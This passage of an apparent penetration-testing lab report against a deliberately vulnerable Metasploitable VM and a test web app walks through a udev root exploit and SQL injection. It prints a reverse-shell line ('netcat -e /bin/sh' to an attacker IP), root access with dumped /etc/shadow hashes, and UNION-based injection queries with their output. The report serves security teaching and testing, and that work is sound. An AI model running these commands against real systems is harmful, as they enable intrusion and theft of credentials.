
The *dpkg -l |grep "udev"* command provided the version of udev shown in figure 19 which is 117-8.



```
dpkg -l |grep "udev"
ii  udev                                         117-8                                        rul
e-based device node and kernel event mana
```

Figure 19


Kali has a built-in exploit database that is accessed through the *searchsploit* command. The "udev" target was added to the command and three exploits were listed. The second exploit in figure 20 was chosen to perform the exploit which required it to be copied over to the target machine.



```
┌──(kali㉿kali)-[~]
└─$ searchsploit udev
 ─────────────────────────  ─────────────────────────────────────────
 Exploit Title            |  Path
 ─────────────────────────  ─────────────────────────────────────────
Linux Kernel 2.6 (  | linux/local/8478.sh
Linux Kernel 2.6 (  | linux/local/8572.c
Linux Kernel 4.8.0  | linux/local/41886.c
Linux Kernel UDEV   | linux/local/21848.rb
 ─────────────────────────  ─────────────────────────────────────────
Shellcodes: No Results
```

Figure 20


A web server was set up on the host machine from the *service apache2 start* command. The exploit was copied over to the /var/www/html directory which stores files in the server.



```
└─$ service apache2 start

┌──(kali㉿kali)-[~]
└─$ cp /usr/share/exploitdb/exploits/linux/local/8572.c /var/www/html
cp: cannot create regular file '/var/www/html/8572.c': Permission denied

┌──(kali㉿kali)-[~]
└─$ sudo cp /usr/share/exploitdb/exploits/linux/local/8572.c /var/www/html
[sudo] password for kali:

┌──(kali㉿kali)-[~]
└─$ cd /var/www/html

┌──(kali㉿kali)-[/var/www/html]
└─$ ls
8572.c  index.html  index.nginx-debian.html

┌──(kali㉿kali)-[/var/www/html]
└─$ 
```

Figure 21


The *wget <web-server-ip-address><filename>* command was used on the target machine to copy the exploit from the server and the *ls* command confirmed the file was copied over.



```
wget 192.168.52.129/8572.c -O msp2.c
--11:06:46--  http://192.168.52.129/8572.c
           => `msp2.c'
Connecting to 192.168.52.129:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2,757 (2.7K) [text/x-csrc]

    0K ..                                                   100%  978.52 MB/s

11:06:46 (978.52 MB/s) - `msp2.c' saved [2757/2757]

ls
5102.jsvc_up
msp2.c
```

Figure 22


The exploit code was opened on the host machine to see if there were any prerequisites using nano. Figure 23 shows that the code requires the PID of the udevd netlink socket and the exploit runs from a file called run that is within the tmp directory.



```
 GNU nano 7.2                     8572.c
 *  when a device is removed.  A bit cleaner and reliable as long as your
 *  distro ships that rule file.
 *
 *  Tested on Gentoo, Intrepid, and Jaunty.
 *
 * Usage:
 *
 *  Pass the PID of the udevd netlink socket (listed in /proc/net/netlink,
 *  usually is the udevd PID minus 1) as argv[1].
 *
 *  The exploit will execute /tmp/run as root so throw whatever payload you
 *  want in there.
 */
```

Figure 23


The *pwd* command confirmed that the file is in the tmp directory in figure 24. The run file was created using the *touch* command. The *echo* command was used to append the code to dictate that the program is a shell script and netcat to be used for reading and writing commands on the host.



```
pwd
/tmp
touch run
echo '#!/bin/sh' > run
echo '/bin/netcat -e /bin/sh 192.168.52.129 5555' >> run
```

Figure 24


The file was compiled using the *gcc* command and *ls* command was used to shows it was successful. The run file was there too, and the *cat* command was used to confirm the file had appended code in figure 25.



```
gcc msp2.c -o msp2
msp2.c:110:28: warning: no newline at end of file
ls
5102.jsvc_up
msp2
msp2.c
run
cat run
#!/bin/sh
/bin/netcat -e /bin/sh 192.168.52.129 5555
```

Figure 25


The *cat /proc/net/netlink* command was used to identify the PID which was 2732 in figure 26. The PID would be used when running the program.



```
cat /proc/net/netlink
sk       Eth Pid    Groups   Rmem     Wmem     Dump     Locks
ddf40800 0   0      00000000 0        0        00000000 2
de12f800 4   0      00000000 0        0        00000000 2
dd882e00 7   0      00000000 0        0        00000000 2
dd82da00 9   0      00000000 0        0        00000000 2
dd872a00 10  0      00000000 0        0        00000000 2
ddf40c00 15  0      00000000 0        0        00000000 2
df70fa00 15  2732   00000001 0        0        00000000 2
dd87b200 16  0      00000000 0        0        00000000 2
df52be00 18  0      00000000 0        0        00000000 2
```

Figure 26


Netcat was set up on the host machine with the command *nc -lvnp <port>* to establish the connection with the target in figure 27.



```
┌──(kali㉿kali)-[~]
└─$ nc  -lvnp 5555
listening on [any] 5555 ...
```

Figure 27

The *chmod +x <filename>* command modified the msp2 file to be executable. The file was then executed using *./ <filename> <PID>*. Figure 28 shows the commands used and execution as well as the host establishing a connection with the target.




```
┌──(kali㉿kali)-[~]
└─$ nc  -lvnp 5555
listening on [any] 5555 ...
connect to [192.168.52.129] from (UNKNOWN) [192.168.52.128] 52729
```

```
sk       Eth Pid    Groups   Rmem     Wmem     Dump     Locks
ddf40800 0   0      00000000 0        0        00000000 2
de12f800 4   0      00000000 0        0        00000000 2
dd882e00 7   0      00000000 0        0        00000000 2
dd82da00 9   0      00000000 0        0        00000000 2
dd872a00 10  0      00000000 0        0        00000000 2
ddf40c00 15  0      00000000 0        0        00000000 2
df70fa00 15  2732   00000001 0        0        00000000 2
dd87b200 16  0      00000000 0        0        00000000 2
df52be00 18  0      00000000 0        0        00000000 2

chmod +x msp2
./msp2 2732
```

Figure 28

Figure 29 shows root user access from *uid* command and the *cat /etc/shadow* command also allowing access to be viewed.



```
┌──(kali㉿kali)-[~]
└─$ nc  -lvnp 5555
listening on [any] 5555 ...
connect to [192.168.52.129] from (UNKNOWN) [192.168.52.128] 52729
id
uid=0(root) gid=0(root)
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/
Linux

cat /etc/shadow
root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
daemon:*:14684:0:99999:7:::
bin:*:14684:0:99999:7:::
sys:$1$fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0:14742:0:99999:7:::
sync:*:14684:0:99999:7:::
games:*:14684:0:99999:7:::
man:*:14684:0:99999:7:::
lp:*:14684:0:99999:7:::
```

Figure 29

Recommendations

The best solution to mitigate both CVE-2004-2687 and CVE-2009-1185.c is to upgrade their version. DistCC 3.0 or later implements security features such as encryption, digital signatures, and access control lists and UDEV 1.4.1 or later verifies whether a NETLINK message originates from kernel space. If updating is not possible then the applications can be configured to restrict access to the server port such as through firewall rules or by only allowing specific IP addresses in the DISTCC_HOSTS environment variable (Pool, n.d.).




Figure 30 - (ADD Systems, 2020)

SQL Injection

Vulnerability Analysis

The SQL injection vulnerability, initially discovered in the late 1990s, remains a persistent threat due to poor coding practices and inadequate input validation. This vulnerability allows attackers to manipulate SQL queries via user input fields, bypassing authentication mechanisms and gaining unauthorized access to the database.

By crafting malicious SQL queries, attackers can execute arbitrary commands, potentially compromising sensitive data or even gaining control over the entire database system. This lack of input validation and sanitization poses significant risks to data confidentiality and system integrity, highlighting the importance of robust security measures in web applications.

Discovery

To discover an SQL injection vulnerability, you are looking for sites that generally have inputs, that are not adequately protected, or are using outdated versions of libraries, and other tooling, which can be investigated using various tools, such as NMAP, or browser extensions that show you this information when requested.

As this type of vulnerability is relatively well established, the protections against it are usually built into the recent releases of tooling, therefore finding these vulnerabilities can take a meticulous amount of time, preparing queries that are not already queried in tools, such as sqlmap which can do the heavy lifting in attempting queries.

Exploitation

Initial Probing

The first steps to finding a vulnerability is probing any input fields, that could be problematic, in this case there was a 'User Search, by ID' input field, which was vulnerable as we received an SQL error when attempting to search for **'**, which plays a big role in finding SQL injection vulnerabilities.


Following this, we want to see what the intended results are, and what results we can see by simply injecting an always true statement, from then on, we can query default schemas, till we find usable information, generally done by joining tables with SQL Syntax.

The Attack

The " ' " character at the start of the query, closes the initial statement and allows us to append our own statement at the end of the query. Following our query, the -- or '# statements at the end will close the statement. Be careful though, as a space is required after these to be interpreted properly.

The first query, to try is a simple ID Search to ensure it's working properly, for this example, we can just do 1. Which returns the intended information, of user details.


QUERY: 1



```
ID: 1
First name: admin
Surname: admin
```

Knowing it’s working as intended, we can try a different approach, which involves adding a conditional OR statement, that is always true.

QUERY: 1' OR '1'='1'#




```
ID: 1' OR '1'='1'#
First name: admin
Surname: admin

ID: 1' OR '1'='1'#
First name: Gordon
Surname: Brown

ID: 1' OR '1'='1'#
First name: Hack
Surname: Me

ID: 1' OR '1'='1'#
First name: Pablo
Surname: Picasso

ID: 1' OR '1'='1'#
First name: Bob
Surname: Smith
```

This results in the above, listing all other stored records in the specific table being queried.

Knowing this, and how SQL schemas are built by default, we can query the table information, using a UNION statement, where we join separate tables and select information from the default information_schema.tables

QUERY: 'UNION SELECT table_name, NULL FROM information_schema.tables –

Note: There is a space at the end of the query to avoid SQL errors.




```
ID: 'UNION SELECT table_name,  NULL FROM information_schema.tables  --
First name: guestbook
Surname:

ID: 'UNION SELECT table_name,  NULL FROM information_schema.tables  --
First name: users
Surname:

ID: 'UNION SELECT table_name,  NULL FROM information_schema.tables  --
First name: ALL_PLUGINS
Surname:

ID: 'UNION SELECT table_name,  NULL FROM information_schema.tables  --
First name: APPLICABLE_ROLES
Surname:

ID: 'UNION SELECT table_name,  NULL FROM information_schema.tables  --
First name: CHARACTER_SETS
Surname:

ID: 'UNION SELECT table_name,  NULL FROM information_schema.tables  --
First name: COLLATIONS
Surname:

ID: 'UNION SELECT table_name,  NULL FROM information_schema.tables  --
First name: COLLATION_CHARACTER_SET_APPLICABILITY
Surname:

ID: 'UNION SELECT table_name,  NULL FROM information_schema.tables  --
First name: COLUMNS
Surname:
```

This results in information of all tables in the schema, including the one above this statement.

From here, we can continue with the injection, and dump the columns within the users table using another query. Which involves the use of another default schema doc, but this time we are querying the columns and not tables.

QUERY: 'UNION SELECT column_name, NULL FROM information_schema.columns WHERE table_name= 'users' --


NOTE: same as before, there is a space at the end to avoid errors.



```
